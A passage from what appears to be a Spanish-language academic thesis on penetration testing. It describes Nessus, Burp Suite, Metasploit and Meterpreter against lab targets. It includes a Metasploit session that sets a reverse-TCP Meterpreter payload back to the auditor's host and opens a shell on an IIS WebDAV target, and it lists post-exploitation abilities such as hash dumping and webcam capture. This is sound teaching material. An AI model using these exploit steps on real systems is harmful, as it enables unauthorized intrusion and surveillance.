



Figura 15: Tipos de escáneres que ofrece Nessus

---

<sup>19</sup><https://es-la.tenable.com/products/nessus/nessus-professional>

Otra de las características que tiene *Nessus*, es la ayuda que ofrece frente a las vulnerabilidades encontradas. Como se puede apreciar en la siguiente imagen, se ha detectado una vulnerabilidad crítica, y *Nessus* ofrece información sobre la vulnerabilidad, además del daño que puede llegar a ocasionar y de la solución, en el caso que exista.



The screenshot displays the Nessus Essentials web interface. The left sidebar contains navigation menus for 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Scanners), and 'TENABLE' (Community, Research). The main content area is titled 'Legacy HTB / Plugin #34477' and shows a list of 'Vulnerabilities' with 18 items. The first item is a 'CRITICAL' vulnerability: 'MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution'. The 'Description' section explains that the remote Windows host is affected by a remote code execution vulnerability in the 'Server' service. The 'Solution' section states that Microsoft has released patches for Windows 2000, XP, 2003, Vista, and 2008. The 'See Also' section provides a link to the Microsoft Security Bulletin. The 'Output' section shows 'No output recorded.' and a table with columns 'Port' and 'Hosts' containing the entry '445 / tcp / cifs' and '10.10.10.4'.

Figura 16: Vulnerabilidad detectada por Nessus en un sistema

Además, muestra información muy interesante al auditor, como el nivel de riesgo de la vulnerabilidad, el tipo de vulnerabilidad, e incluso, el **CVSS Base Score**<sup>20</sup> (*The Common Vulnerability Scoring System*), que es un sistema de puntuación para calificar a las vulnerabilidades. Este sistema de puntuación se ha convertido en uno de los estándares más utilizados por los auditores de seguridad, ofreciendo un nivel de detalle sobre la vulnerabilidad que permite conocer con gran profundidad, su peligrosidad.

Por otro lado, en el caso que exista un *exploit* para aprovechar la vulnerabilidad, *Nessus* mostrará información sobre cuál se utiliza para explotarla.

<sup>20</sup><https://nvd.nist.gov/vuln-metrics/cvss>

Plugin Details			
Severity:	Critical		
ID:	34477		
Version:	1.52		
Type:	remote		
Family:	Windows		
Published:	October 23, 2008		
Modified:	November 16, 2018		
Risk Information		Vulnerability Information	
Risk Factor: Critical		CPE: cpe:/o:microsoft:windows	
CVSS v3.0 Base Score 9.8		Exploit Available: true	
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		Exploit Ease: Exploits are available	
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C		Patch Pub Date: October 23, 2008	
CVSS v3.0 Temporal Score: 9.4		Vulnerability Pub Date: October 23, 2008	
CVSS Base Score: 10.0		In the news: true	
CVSS Temporal Score: 8.7		Exploitable With	
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C		Metasploit (MS08-067 Microsoft Server Service Relative Path Stack Corruption)	
CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C		CANVAS ()	
IAVM Severity: I		Core Impact	

Figura 17: Información acerca de la vulnerabilidad

Figura 18: Exploit existente para explotar dicha vulnerabilidad

Otra característica que resulta de gran utilidad al auditor de seguridad, es el tipo de reporte que se puede realizar a través de *Nessus*. Puede ser de gran ayuda en la fase de reporte, donde permite ver con más claridad los problemas existentes en el sistema.






Figura 19: Reporte ofrecido por Nessus

## Burp Suite

*Burp Suite*<sup>21</sup> es una de las herramientas fundamentales de seguridad informática que todo *pentester* debería conocer. Fué diseñado por el equipo de *PortSwigger*, está escrito en **Java**, y es compatible con todos los sistemas operativos.

*Burp Suite* cuenta con varias versiones, la primera, llamada *Community* es totalmente gratuita pero está limitada, pues algunas opciones están deshabilitadas o están ocultas. La segunda versión, y la que se ha utilizado para este proyecto, es la *Professional* en la que quedan habilitadas algunas opciones avanzadas, pero es de pago. Y la tercera y última versión, es la llamada *Enterprise* la cual va destinada a empresas u organizaciones, debido a que cuenta con opciones de automatización para facilitarle el proceso a dicha organización. También es de pago.

<sup>21</sup><https://portswigger.net/burp>

Cada una de las versiones de pago, cuenta con una prueba gratuita de 30 días, que permite probarla y conocer su funcionamiento.

*Burp Suite* está orientado a la (in)securización de sistemas web. Ofrece una serie de características, gracias a las cuales, se puede realizar un análisis exhaustivo del sistema, obteniendo así, una gran cantidad de información sobre ella, y sobre las vulnerabilidades existentes en el sistema. Además, ofrece soluciones y pautas a seguir, para mitigar los problemas encontrados.

Entre las características más interesantes se encuentran las siguientes:

- Permite realizar un escaneo avanzado de vulnerabilidades de aplicaciones web.
- Herramientas de **Fuzzing** avanzadas.
- Interceptar tráfico del navegador, mediante el uso de un **Proxy**, empleando técnicas de **MITM** (*Man-in-the-middle*).
- Permite realizar ataques automatizados y personalizados, utilizando *Burp Intruder*.
- Ataques avanzados de fuerza bruta.
- Modificación de solicitudes **HTTP/HTTPS**.
- Soporte de potentes *plugins*.

A continuación se puede observar la pantalla principal de *Burp Suite*.




Figura 20: Pantalla principal de Burp Suite

Para que *Burp Suite* funcione, se debe de configurar el navegador web para que navegue a través del **Proxy** creado por *Burp Suite*, de esta manera, se podrá interceptar todo el tráfico que generemos a través del navegador, y así poder manipular las peticiones y realizar diferentes pruebas para comprobar la seguridad del sitio web.

En la siguiente imagen se puede ver un ejemplo de cómo *Burp Suite* es capaz de buscar las vulnerabilidades de la web visitada, en este caso de la máquina metasploiteable, con tan sólo visitarla.




Figura 21: Listado de directorios del servidor web de metasploiteable

Como se puede apreciar en la imagen, *Burp Suite* ha generado un **Sitemap** o mapa del sitio web, mostrando así, los directorios que están indexados. El punto rojo que se aprecia, significa que se ha descubierto una vulnerabilidad crítica.

En las siguientes imágenes se verá cómo *Burp Suite* desglosa las vulnerabilidades, y muestra una gran cantidad de información acerca de las peticiones enviadas.

A continuación, se muestra el contenido de las peticiones que se han solicitado a dicha web, junto con toda la información acerca de las cabeceras utilizadas.

Contents							
Host	Method	URL	Params	Stat...	Length	MIME type	Title
http://192.168.0.21	GET	/		200	2526	HTML	Index of /
http://192.168.0.21	GET	/backdoor.php		200	372	text	
http://192.168.0.21	GET	/chat/		200	1244	HTML	Metasploitable3 Cha...
http://192.168.0.21	GET	/drupal/		200	10213	HTML	Metasploitable3
http://192.168.0.21	GET	/drupal/misc/drupal.j...	✓	200	13605	script	
http://192.168.0.21	GET	/drupal/misc/jquery.j...	✓	200	78894	script	
http://192.168.0.21	GET	/drupal/misc/jquery....	✓	200	3263	script	
http://192.168.0.21	GET	/payroll_app.php		200	633	XML	
http://192.168.0.21	GET	/phpmyadmin/		200	7999	HTML	phpMyAdmin
http://192.168.0.21	GET	/phpmyadmin/js/cro...	✓	200	619	script	
http://192.168.0.21	GET	/phpmyadmin/js/fun...	✓	200	45829	script	

Request	Response
---------	----------

Raw	Headers	Hex
-----	---------	-----

```

1 GET / HTTP/1.1
2 Host: 192.168.0.21
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9

```

Figura 22: Solicitudes a la página web de metasploiteable

Con la información mostrada en la imagen anterior, se puede observar el método empleado, la **URL** utilizada, y si existen o no parámetros. Además se puede ver el código de respuesta, y si la petición ha sido redireccionada o no.

Esta información es muy valiosa, debido a que en algunas ocasiones el auditor se enfrentará a webs, que redireccionan directamente algunas solicitudes. Sin embargo, al poder manipular la petición, se puede obligar a la solicitud que no se redireccione, y de esta manera, ver datos que no deberían de ser visibles al usuario.

Además, también se puede modificar el método utilizado para enviar la solicitud, y en lugar de enviar un **GET**, se puede enviar otro método, como **PUT**, para subir un fichero malicioso al sistema aprovechando algún fallo de programación.

Por último, está la parte en la que muestra el nivel de riesgo de la vulnerabilidad encontrada, devolviendo información tan útil como los detalles de los problemas que podría causar, y su correspondiente solución.



**Issues**

- ▶ **Cleartext submission of password [3]**
  - ! Session token in URL
- ▶ Password field with autocomplete enabled [3]
- ! Unencrypted communications
  - ! Cookie without HttpOnly flag set
  - ? Open redirection (DOM-based)
  - i Cross-origin resource sharing
  - i Cross-origin resource sharing: arbitrary origin trusted
  - i Duplicate cookies set
- ▶ i Input returned in response (reflected) [8]
- i Private IP addresses disclosed
- ▶ i HTML does not specify charset [3]
- ▶ i Path-relative style sheet import [2]
- ▶ i Frameable resource (potential Clickjacking) [4]

**Advisory**

**! Cleartext submission of password**

Issue: **Cleartext submission of password**  
Severity: **High**  
Confidence: **Certain**  
Host: **http://192.168.0.21**

**Issue detail**

3 instances of this issue were identified, at the following locations:

- /drupal/
- /payroll\_app.php
- /phpmyadmin/

**Issue background**

Some applications transmit passwords over unencrypted connections. If this vulnerability is exploited, an attacker must be suitably positioned to eavesdrop on the communication. This typically occurs when a client communicates with the server over a corporate or home network that is shared with a compromised computer. These measures are not sufficient to prevent this. An attacker situated in the user's network could perform this attack. Note that an advanced adversary could potentially compromise the network infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can be investigated due to obscured audit trails. Even if the application itself does not store passwords, users who have re-used their password elsewhere may be affected.

**Issue remediation**

Applications should use transport-level encryption (SSL or TLS) to protect sensitive data.

Figura 23: Información de la vulnerabilidad encontrada por Burp Suite

*Burp Suite* es una de las herramientas más potentes que existen en la actualidad, contando con numerosos *plugins* que la hacen aún más potente. Gracias a su versatilidad, y las diferentes técnicas con las que cuenta, convierten a *Burp Suite* en una verdadera *Navaja Suiza* en cuanto a herramientas de pentesting se refiere.

Una de las ventajas con las que cuenta *Burp Suite* con respecto a otras herramientas es, sin duda, las actualizaciones que recibe. La última versión de esta herramienta es de este mismo año 2020, y cuenta con nuevas mejoras que se van incorporando con cada nueva actualización.

Sin lugar a dudas, esta herramienta es fundamental en un proceso de pentest real, siendo la más utilizada en auditorías orientadas a entornos web. Es muy completa, y permite comprobar la seguridad, a un nivel de detalle muy alto, de cualquier sistema web.

### 3.3.3. Explotación

Esta es la fase más atractiva e interesante para los pentesters. En esta fase es donde se realiza el proceso de intrusión en el sistema a auditar.

En esta etapa, ya se ha recopilado la suficiente información acerca de la organización, como para haber descubierto los puntos débiles del sistema, en forma de vulnerabilidades, y aprovechando estos fallos para ser explotados.

Si no se ha realizado correctamente las fases previas, es en este punto donde uno se da cuenta de que, o bien ha caído en un falso positivo, o bien no se hizo un proceso de enumeración del sistema correcto.

La herramienta que se mostrará a continuación, es la más utilizada en el mundo del pentesting, y es fundamental en cualquier sistema de cualquier auditor de seguridad.

## Metasploit

*Metasploit*<sup>22</sup> es un proyecto de código abierto sobre seguridad informática, que facilita el trabajo al auditor, proporcionándole numerosas herramientas y módulos, para procesos de *pentesting* o test de intrusión.

Dentro de este proyecto, se encuentra un subproyecto, el más famoso, llamado

---

<sup>22</sup><https://www.metasploit.com/>





Algunos de estos, pueden ser utilizados, o bien desde la consola de *Metasploit*, o bien desde una terminal del sistema.

Los módulos más interesantes son los siguientes:

- *Auxiliary*: En este módulo entran las herramientas que aprovechan técnicas como el *sniffing* de tráfico, fuerza bruta, herramientas de denegación de servicio, etc.. Son muy útiles para la comprobación de ciertas credenciales por defecto, o para conocer qué versión de determinado *software* está ejecutándose en la máquina..
- *Encoders*: Son herramientas que permiten ofuscar el código de *shellcodes*, troyanos, *payloads*, etc.. para evitar ser detectados por los antivirus.
- *Exploits*: Aquí es donde están los *exploits*, que permiten aprovecharse de una vulnerabilidad, para, entre otras cosas, acceder al sistema. También existen *exploits* capaces de realizar una denegación de servicio, crear cuentas de usuario con altos privilegios, etc.. Este es el módulo que se utilizará a continuación.
- *Payloads*: Son códigos maliciosos que se ejecutan, una vez se ha explotado la vulnerabilidad con un *exploit*. Por lo general, suelen dotar al *exploit* de una *shell* reversa, para poder tener un control sobre la máquina vulnerada.
- *Post*: Son herramientas destinadas a la post-explotación. La gran mayoría de ellas, para poder ejecutarse, necesitan de una sesión previamente obtenida, por medio de algún *exploit*. Por lo general, realizan escalada de privilegios, creación de un usuario con altos privilegios, *pivoting*, etc..

*Metasploit* es una de esas herramientas que le facilita, y mucho, la vida a los auditores de seguridad. Este *framework* ofrece un abanico de posibilidades a la hora de explotar un sistema y obtener los máximos privilegios posibles, que muy pocas herramientas ofrecen. Además, no sólo permite explotar un sistema, sino que herramientas que se han visto anteriormente como *nmap*, están integradas en esta herramienta, y se pueden utilizar conjuntamente.

Por otro lado, *Metasploit* cuenta con una base de datos de *exploits* que va actualizándose continuamente, además de la posibilidad de incorporar nuevos *exploits* de manera manual, para poder utilizarlos en nuestras auditorías.

Sin lugar a dudas, es la mejor herramienta que un pentester puede tener y utilizar, cuyo potencial no tiene límites.

### 3.3.4. Post Explotación

Esta es la fase más interesante, después de la explotación, para los auditores de seguridad. Aquí se parte de una intrusión a un sistema, y es, en este punto, donde empieza realmente lo bueno.

La post explotación, es una de las fases en las que más cosas se puede hacer, desde volver a enumerar la máquina por dentro, para encontrar nuevos vectores de ataque, hasta acceder a otras subredes que tenga la organización, que no tienen conectividad desde fuera, pasando por obtener los máximos privilegios del sistema.


Por lo general, en esta fase, se suele aprovechar de vulnerabilidades de desbordamiento de memoria (*Buffer Overflow*), o malas configuraciones que permiten a un usuario escalar privilegios. Sin embargo, existe herramientas que ofrecen una serie de posibilidades que de otra manera, sería más complicado, aunque no imposible.

La herramienta que se mostrará a continuación, se ha comentado anteriormente en la fase de explotación, con la herramienta *Metasploit*.

#### Meterpreter

*Meterpreter*<sup>23</sup> es una herramienta que se puede utilizar, únicamente, cuando se ha obtenido acceso a un sistema. La forma más común de obtener una terminal de *Meterpreter* es la de incluir un payload que devuelva esta herramienta, en el exploit que se utilice, dentro de *Metasploit*. De esta manera, una vez se ejecute el *exploit*, se cargará el *payload* y se conectará, mediante una conexión inversa, al sistema del auditor.

Antes de ejecutar el *exploit*, se debe de modificar las variables requeridas por el *payload*, para que se establezca la conexión con el auditor.



```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 192.168.20.135
LHOST => 192.168.20.135
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LPORT 4444
LPORT => 4444
```

Figura 26: Modificación de variables requeridas por *Meterpreter*

---

<sup>23</sup><https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.10.14.107
LHOST => 10.10.14.107
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
```

Name	Current Setting	Required	Description
MAXPATHLENGTH	60	yes	End of physical path brute force
MINPATHLENGTH	3	yes	Start of physical path brute force
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.15	yes	The target host(s), range CIDR identifier, or hosts file with IP addresses
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path of IIS 6 web application
VHOST		no	HTTP server virtual host

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Figura 27: *Exploit* preparado con el *payload Meterpreter*


Una vez ejecutado el exploit, como se puede apreciar en la imagen, ya se ha obtenido una consola de *Meterpreter*.

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.14.107:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (180291 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.107:4444 -> 10.10.10.15:1030) at 2020-06-17 06:52:11 -0400
meterpreter >
```

Figura 28: Consola de *Meterpreter*

*Meterpreter* tiene una serie de comandos, que se dividen en tres categorías, que son las siguientes:

- *Core commands*: O comandos de tipo núcleo, son unos comandos que permiten realizar funciones básicas, como mostrar la información del sistema, mostrar módulos de post-explotación, migrar el proceso de *Meterpreter*, etc.. En la siguiente imagen se muestra algunas de las funciones ofrecidas.

A screenshot of the Meterpreter Core Commands list. The text is displayed in a dark-themed terminal window. At the top, it says 'Core Commands' followed by a note that it may be in the process of being upgraded and is currently configured. Below this is a table with two columns: 'Command' and 'Description'. The commands listed include '?', 'background', 'bg', 'bgkill', 'bglist', 'bgrun', 'channel', 'close', 'disable\_unicode\_encoding', 'enable\_unicode\_encoding', 'exit', 'get\_timeouts', 'guid', 'help', 'info', 'irb', 'load', 'machine\_id', 'migrate', and 'pivot'. Each command is paired with a brief description of its function.

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners

Figura 29: Algunos comandos de tipo núcleo de *Meterpreter*

- *Stdapi*: Aquí aparecen los comandos que permiten realizar acciones como si se estuviera delante del sistema, pero de forma remota. Se dividen a su vez, en seis categorías, que son:
  - *File System Commands*, que realizan acciones básicas sobre el sistema de ficheros, como mostrar el contenido de un fichero, navegar por los directorios, mostrar el directorio actual, etc..
  - *Network Commands* con los que poder ver la tabla de rutas de la máquina víctima, tablas **ARP**, etc..
  - *System Commands* gracias a los cuales, se puede obtener las variables de entorno del sistema objetivo, obtener los privilegios del usuario actual, matar procesos, etc..
  - *User interface Commands* que interactúan directamente con la interfaz de usuario, realizando capturas de pantalla del escritorio, envío de pulsaciones de teclas, etc..
  - *Webcam Commands* que permiten, en caso de que haya una webcam en el equipo víctima, grabar vídeos a través de ella.

- *Audio Output Commands* que permite reproducir un archivo de audio en el equipo de la víctima.
- *Priv*: Encargado de ofrecer una serie de herramientas para la post-explotación, como escalar los privilegios del usuario, o hacer un volcado de los *hashes* de las contraseñas del sistema.

La cantidad de *scripts* y aplicaciones que ofrece *Meterpreter* hacen de esta herramienta, una de las más poderosas que existe, en la fase de post-explotación. La cantidad de posibilidades que ofrece es abismal, y además, pueden utilizarse módulos de tipo *post* de *Metasploit* junto a ella, creando así, una herramienta de lo más efectiva.

